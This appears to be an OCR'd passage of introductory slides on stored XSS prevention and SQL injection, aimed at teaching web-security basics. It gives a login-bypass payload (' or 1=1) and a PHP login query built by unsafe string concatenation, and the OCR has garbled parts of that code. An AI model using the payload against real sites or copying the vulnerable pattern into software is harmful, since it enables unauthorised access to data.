
4. Response includes malicious data as active content

5. Bad thing happens

Figure 3: show the Stored (Persistent XSS)

Preventing Cross Site Scripting attacks


Never put untrusted data into your HTML input . Untrusted data is any data that may be controlled by an attacker, query strings, HTTP headers, even data sourced from a database as an attacker may be able to breach your database even if they cannot breach your application.



What is SQL Injection(SQLI)

- ❖ SQL Injection(SQLI) is a code injection technique, used to attack data-driven applications, in which nefarious SQL statements are inserted into an entry field for execution.
- SQL Injection is one of the most common web hacking techniques.
- SQL Injection is the placement of malicious code in SQL statements, via web page input.

What can SQLI



What can SQLI do?


Read sensitive data from database

Modify database data
- Insert
- Delete
- Update

Execute database administration operations

SQL Injection

How sql injection occurs



A SQL query is one way an application talks to the database.

SQL injection occurs when an application fails to sanitize untrusted data (such as data in web form fields) in a database query.

An attacker can use specially-crafted SQL commands to trick the application into asking the database to execute unexpected commands.

Can performed the sql injection in multi ways

1- When login into the web application
formusr = anything
formpwd = ' or 1=1


```
sql = “SELECT * FROM `users` WHERE `username` = ‘
username’ AND `password` = ‘ password’” ;
Mysql_query(sql);
If(mysql_num_rows( result))
{
Echo ‘logged’;
}
else{
Echo ‘failed’;
}
```

